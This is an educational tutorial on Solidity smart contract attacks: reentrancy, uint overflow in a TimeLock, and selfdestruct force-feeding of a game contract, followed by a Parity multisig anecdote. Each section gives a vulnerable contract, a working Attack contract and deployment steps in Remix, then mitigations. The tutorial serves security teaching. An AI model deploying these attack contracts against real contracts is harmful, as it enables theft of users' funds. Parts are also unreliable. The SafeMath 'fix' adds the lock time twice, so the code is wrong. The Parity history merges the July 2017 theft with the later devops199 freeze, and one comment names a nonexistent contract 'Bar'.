Solidity

~~Smart Contract Hacking~~

Preface

As money kept in smart contracts continues to grow, the motivation to hack them for money becomes more and more appealing. How do you stop a half billion dollars in cryptocurrency from being stolen?

This document was made as a result of the interest in blockchain and security of a cybersecurity student, Emin Dudayev. This document is for educational and awareness purposes only.


Contents

Reentrancy

Reentrancy is as old as Solidity itself, if not older, because it's not the only programming language to emerge. It gained a lot of attention after a 2016 hack that stole millions of dollars. It's been over 5 years, has this topic changed? Well, not much.

Reentrancy attacks are one of the most destructive attacks in Solidity smart contracts. A reentrancy attack occurs when a function makes an external call to another untrusted contract. The untrusted contract then makes a recursive callback to the original function in an attempt to drain the funds.


If the contract doesn't update the state before sending the funds, the attacker can keep calling the pay function to drain the contract's funds. A well-known real-world reentrancy attack is the DAO attack, which caused $60 million in damages.




Basics

1. We have contract A & contract B.

2. Contract A calls contract B.



3. The basic idea is that contract B can call back into contract A while contract A is still executing.




How to exploit?

1. Let’s say that contract A has 10 Ether and contract B has 0 Ether.

2. Inside contract A, it keeps a record of how much Ether it owes to other contracts and addresses.

3. Let’s say it has a function called withdraw where if you had Ether stored in this contract, then you are able to withdraw it.




It will first check if you have enough balance. Then it will send back all of the Ether you have stored in this contract. After it sends back the Ether, it will set you balance to 0.

Let’s now see how contract B can use the reentrancy to exploit the withdraw function.


Contract B will need:

- Fallback function
- Attack function


In both functions, it’s going to call the withdraw function inside contract A.




First, we will call the attack function, which will call the withdraw function inside contract A.




Inside contract A, since contract B is the called, it will check if the balance of our contract B is greater than 0. It is since contract B has 1 Ether stored.



So, it sends that 1 Ether back to contract B. This will trigger the fallback function inside contract B.



Now the fallback function will call back into the withdraw function of contract A before it can change the state of the balance of contract B.



This means it will send another Ether to contract B. Which triggers the fallback function of contract B again.

“balance = 0” will not be reached since it keeps calling the fallback function. This will loop recursively until the contract A has no Ether left.

Fallback function

A fallback function is ran when there is a transaction sent to the contract with the fallback function (So it will need the Payable modifier in order to receive Ether).

The fallback function is also triggered when you try to run a function that does not exist.

Code

The Solidity compiler version used for this code was 0.8.10. We will be using Remix. Remix is a Solidity IDE (Integrated Development Environment) that's used to write, compile and debug Solidity code.

EtherStore is a contract where you can deposit and withdraw ETH.

This contract is vulnerable to re-entrancy attack.

Let's see why.

This contract will represent our contract A.

```
pragma solidity ^0.8.10;

contract EtherStore {
    mapping(address => uint) public balances;

You can store your Ether by calling the deposit function. This will update
the internal balance which is kept in mapping balances. A mapping is like
a dictionary in Python.

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

You can also withdraw by calling the withdraw function. It will first
check if you have enough ether stored in this contract. Msg.sender is the
person who's connecting with the contract.

    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }

    // Helper function to check the total balance of this contract
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
```


This contract will represent our contract B.

```
contract Attack {

We will store the target contract to exploit in a state variable called
etherStore. When we deploy this contract, we will pass in the address of
EtherStore contract.

    EtherStore public etherStore;

    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    // Fallback is called when EtherStore sends Ether to this contract.
    fallback() external payable {
        if (address(etherStore).balance >= 1 ether) {
            etherStore.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        etherStore.deposit{value: 1 ether}();
        etherStore.withdraw();
    }

    // Helper function to check the balance of this contract.
    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}
```


Attack

After our two contracts have been compiled, let’s deploy them to start the attack.


The 1st account will be the owner of the EtherStore contract, the 2nd account will be the attack.




Select the EtherStore contract with the 1st account and click deploy.




Let’s deposit some Ether in EtherStore contract as the owner.






The balance is now 10 Ether.




This value is represented in Wei instead of Ether but is equivalent to 10 Ether. Wei is the smallest denomination of ether.

1 Ether = 1.000.000.000.000.000.000 Wei (10^{18}).


Now switch to the 2nd account, the attackers account.




Deploy the Attack contract with the address of EtherStore (You can copy this address).



Let’s call the attack function with 1 Ether. If the attack is successful, we should have 11 Ether in our Attack contract (The 10 Ether stored in EtherStore contract + the 1 Ether we sent with the attack function).



The log says it was successful, let’s check the balance.



There we go, the attacker successfully stole 10 Ether. If you check the balance of EtherStore, you will see that it has 0 balance as well.

Preventative techniques

The first techniques to prevent re-entrancy is to update the state variables before making external calls to other contracts.

```
    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);
        balances[msg.sender] = 0;

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");
    }
```

Notice how “balances[msg.sender] = 0;” is now before the external call. Now when the fallback function in the Attack contract is ran again, we balance state variable will be the updated variable.

The second technique can be done by using a modifier. Function modifiers are used to change or restrict the behavior of a function in a smart contract. You can use a modifier to automatically check a condition prior to executing the function.

The idea here is to lock the contract while a function is executing so that only a single function can be executed at a time.

First we will need a internal state variable to lock the contract.

```
    bool internal locked;

    modifier noReentrant() {

Inside the modifier we will first check if the variable locked, is NOT
locked (!locked). Then we will set locked to true and execute the
function.
        require(!locked, "No re-entrancy");
        locked = true;
        _;

Only after the function finished execution, we will locked back to false.

        locked = false;
    }
```

Only thing left to do now is add the modifier to the withdraw function.

```
    function withdraw() public noReentrant {
        uint bal = balances[msg.sender];
        require(bal > 0);
        balances[msg.sender] = 0;

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");
    }
```

Now if someone calls the withdraw function, it will call the noReentrant modifier and set the state variable locked to true, then execute the function.

Let’s say the attacker was able to call back into the withdraw function the second time before the first one finishes execution. The noReentrant modifier will be called again but this time *locked* will equal to true, which will fail the transaction so the attack fails.

Arithmetic Overflow and Underflow

In simple terms, an overflow is when a uint (unsigned integer) reaches its size in bytes. Then the next element added returns the first element.


Suppose we have a uint8 that can only have 8 bits. That is, the largest number we can store is 11111111 in binary (2^8 in decimal - 1 = 255).

Check out the code below.

```
uint8 balance = 255;
balance++;
```

If you run the code above, the "credit" is 0. Here is a simple overflow example. Adding 1 to binary 11111111 resets it to 00000000.

If you subtract 1 from uint8, which is 0 in case of underflow, the value will change to 255. Solidity version < 0.8 does not give you any warnings or errors.



Code

TimeLock is a contract where you can deposit ether but you have to wait one week before you can withdraw.


This contract is vulnerable to a uint overflow. You can withdraw from this contract without waiting one week.

```
pragma solidity ^0.7.6;

contract TimeLock {
    mapping(address => uint) public balances;

The time at which you can withdraw is kept in a mapping called lockTime.

    mapping(address => uint) public lockTime;

When you deposit Ether in this contract, it updates your balances and
updated lockTime with 1 week from now. So you wont be able to withdraw for
atleast one week.

    function deposit() external payable {
        balances[msg.sender] += msg.value;
        lockTime[msg.sender] = block.timestamp + 1 weeks;
    }

If you want to increase the lockTime, you can do that with this function.
For example one month (In seconds).

    function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += _secondsToIncrease;
    }

The function withdraw will first check if you have deposited any Ether
into the contract.

After that it will check if the current time is greater than the lockTime.
If any of these checks fail, you won't be able to withdraw.

    function withdraw() public {
        require(balances[msg.sender] > 0, "Insufficient funds");
        require(block.timestamp > lockTime[msg.sender], "Lock time not
expired");

        uint amount = balances[msg.sender];
        balances[msg.sender] = 0;

        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
    }
}
```


To exploit this contract, an attacker would have to update **lockTime** with a very big number.

```
contract Attack {
    TimeLock timeLock;

                Using a constructor, we will set our target.

    constructor(TimeLock _timeLock) {
        timeLock = TimeLock(_timeLock);
    }

  We are going to need a Payable fallback function so that we can receive
                Ether withdrawn from the TimeLock contract.

    fallback() external payable {}

        First we deposit Ether into the TimeLock contract by calling
    timeLock.deposit(). This will set the timeLock to one week from now.

    function attack() public payable {
        timeLock.deposit{value: msg.value}();

   Before we can withdraw the Ether, we will increase the lockTime with a
              huge number. Which will cause uint to overflow.

t == current lock time
find x such that
x + t = 2**256 = 0
x = -t

 This means that if we pass -t to this function, it will cause an overflow.
  We can get the current lockTime with timeLock.lockTime and then passing
                       the address of this contract.

        timeLock.increaseLockTime(
            type(uint).max + 1 - timeLock.lockTime(address(this))
        );
        timeLock.withdraw();
    }
}
```

Attack




After compiling TimeLock contract and Attack contract, deploy TimeLock first.





Next, copy the address of TimeLock and deploy Attack contract with a different account.

Now deposit some Ether into TimeLock.





Now when we try to withdraw, the transaction fails. The log will show an error telling “Lock time not expired”.






Using the attack contract, we will be able to deposit and immediately withdraw.





We can pass the address of the Attack contract to check the lockTime.



Preventative techniques

The way to prevent overflow and underflow is by using math libraries like SafeMath by OpenZeppelin. The library will throw an error when there is an overflow / underflow.

You can import the SafeMath library from Github here.

```
import "https://github.com/OpenZeppelin/openzeppelin-
contracts/blob/master/contracts/utils/math/SafeMath.sol";
```

Inside the TimeLock contract:

```
contract TimeLock {
    using SafeMath for uint;
```

This will add extra functions to the uint datatype.

```
myUint.add(123);
```

Now we can change the increaseLockTime with SafeMath's add function to take care of overflow / underflow.

Before:

```
function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += _secondsToIncrease;
    }
```

After:

```
function increaseLockTime(uint _secondsToIncrease) public {
        lockTime[msg.sender] += lockTime[msg.sender].add(_secondsToIncrease);
    }
```

Although Solidity 0.8 defaults to throwing an error for overflow / underflow.

Selfdestruct

A contract can not receive any either if:

- No payable fallback function
- No payable constructor
- No payable function

But there is a way to work around these rules.

The **selfdestruct(address)** function removes all bytecodes from the contract address (basically deleted the contract from the blockchain) and sends all stored ether to the specified address. If this specified address is also a contract, no functions (including fallbacks) will be called.

In other words, an attacker can use the selfdestruct() function to create a contract, send ether to it, call selfdestruct(target) and force ether to be sent to the target.

Code

```
pragma solidity ^0.8.10;

    /*
    The goal of this game is to be the 7th player to deposit 1 Ether.
    Players can deposit only 1 Ether at a time.
    Winner will be able to withdraw all Ether.
    */

    /*
    What will happen?
    Attack forced the balance of EtherGame to equal 7 ether.
    Now no one can deposit and the winner cannot be set.
    */

contract EtherGame {
    uint public targetAmount = 7 ether;
    address public winner;

    function deposit() public payable {
        require(msg.value == 1 ether, "You can only send 1 Ether");

        uint balance = address(this).balance;
        require(balance <= targetAmount, "Game is over");

        if (balance == targetAmount) {
            winner = msg.sender;
        }
    }

    function claimReward() public {
        require(msg.sender == winner, "Not winner");

        (bool sent, ) = msg.sender.call{value: address(this).balance}("");
        require(sent, "Failed to send Ether");
    }
}
```

This contract will kill itself from the blockchain.

The selfdestruct function will delete the contract Bar and send the ether stored in this contract to the address given as argument. Even if it’s not payable.

```
contract Attack {
    EtherGame etherGame;

    constructor(EtherGame _etherGame) {
        etherGame = EtherGame(_etherGame);
    }

    function attack() public payable {
        // You can simply break the game by sending ether so that
        // the game balance >= 7 ether

        // cast address to payable
        address payable addr = payable(address(etherGame));
        selfdestruct(addr);
    }
}
```

Preventative Techniques

This vulnerability is due to misuse of **this.balance**. Your contracts should avoid relying on the exact value of the contract balance, as this can be manipulated.

Instead, we created a new variable called balance to keep track of the current amount of eth.

Add a *balance* state variable.

```
uint public balance;
```

When a player sends 1 Ether, we will update the balance.

So instead of:

```
uint balance = address(this).balance;
```

We will use:

```
balance += msg.value;
```

Attackers will still be able to send ether to this contract, but they wont be able to update the *balance* state variable unless they play the game.


Multisig Wallet Hack

Parity's multi-signature wallet is a smart contract that provides multiple ownership functions (the owner must sign the transaction).

In July 2017, a hacker stole $31 million worth of ether by exploiting a vulnerability in Parity's wallet.

A user named "devops199" opened an issue on Parity's GitHub titled "Anyone can kill your contract", apparently to inform Parity, a company that provides smart contracts for users of the Ethereum network, their smart contracts are vulnerable.

Apparently, there is a "bug" in the code of this wallet. The bug, or rather the vulnerability, allowed Devops199 to make itself one of the "owners" of the contract. This allows him to do anything. What Devops199 then did might be one of the most expensive mistakes ever made:



Basically, anyone using this multi-signature wallet can no longer access their Ethereum. Estimates of how much ether is actually contained in these contracts range from $150 million to $300 million.

Yep, this kid literally wiped $300 million just by messing with Ethereum smart contracts.

